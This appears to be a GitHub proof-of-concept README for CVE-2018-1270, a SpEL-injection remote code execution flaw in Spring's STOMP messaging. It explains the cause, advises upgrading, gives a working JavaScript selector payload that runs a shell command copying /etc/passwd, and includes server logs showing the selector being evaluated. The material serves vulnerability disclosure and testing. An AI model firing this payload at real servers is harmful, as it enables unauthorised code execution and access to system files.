 caledoniaproject/cve-2018-1270
Spring messaging STOMP protocol RCE

Yesterday, Spring disclosed an RCE vulnerability. Take a look:
Affected Versions
This vulnerability does not require specific environment conditions. If you are using spring-messaging + websocket + STOMP, please upgrade to the latest version as soon as possible; if you are using Spring Boot, please upgrade to 2.0.1.RELEASE.
In simple terms, because StandardEvaluationContext has excessive permissions and can execute arbitrary SpEL expressions, the official team added SimpleEvaluationContext after Spring 5.0.5. This is used for simple data binding, maintaining flexibility without introducing security risks.
spring-messaging provides STOMP protocol support, allowing clients to subscribe to messages and use selectors to filter them, e.g.

selector = 'T(java.lang.Runtime).getRuntime().exec("cp /etc/passwd /tmp")'
stompClient = Stomp.client('ws://localhost:8080/hello')
stompClient.connect({}, function(frame) {
    stompClient.subscribe('/topic/greetings', function() {}, {
        "selector": selector
    })
});
When you subscribe, Spring stores this filter and triggers it when the client receives a message, e.g.


2018-04-07 08:32:20 [clientInboundChannel-3] TRACE o.s.m.s.b.DefaultSubscriptionRegistry - Subscription selector: [T(java.lang.Runtime).getRuntime().exec("cp /etc/passwd /tmp")]

...

2018-04-07 08:32:21 [MessageBroker-2] DEBUG o.s.m.s.b.DefaultSubscriptionRegistry - Failed to evaluate selector: EL1001E: Type conversion problem, cannot convert from java.lang.UNIXProcess to boolean
PoC Screenshot
Detailed vulnerability analysis article will be published later.
Compile and start the Spring Boot server,
mvn clean package
java -jar target/spring-boot-websocket-1.0.jar
Access - enter expressions to test,
http://localhost:8080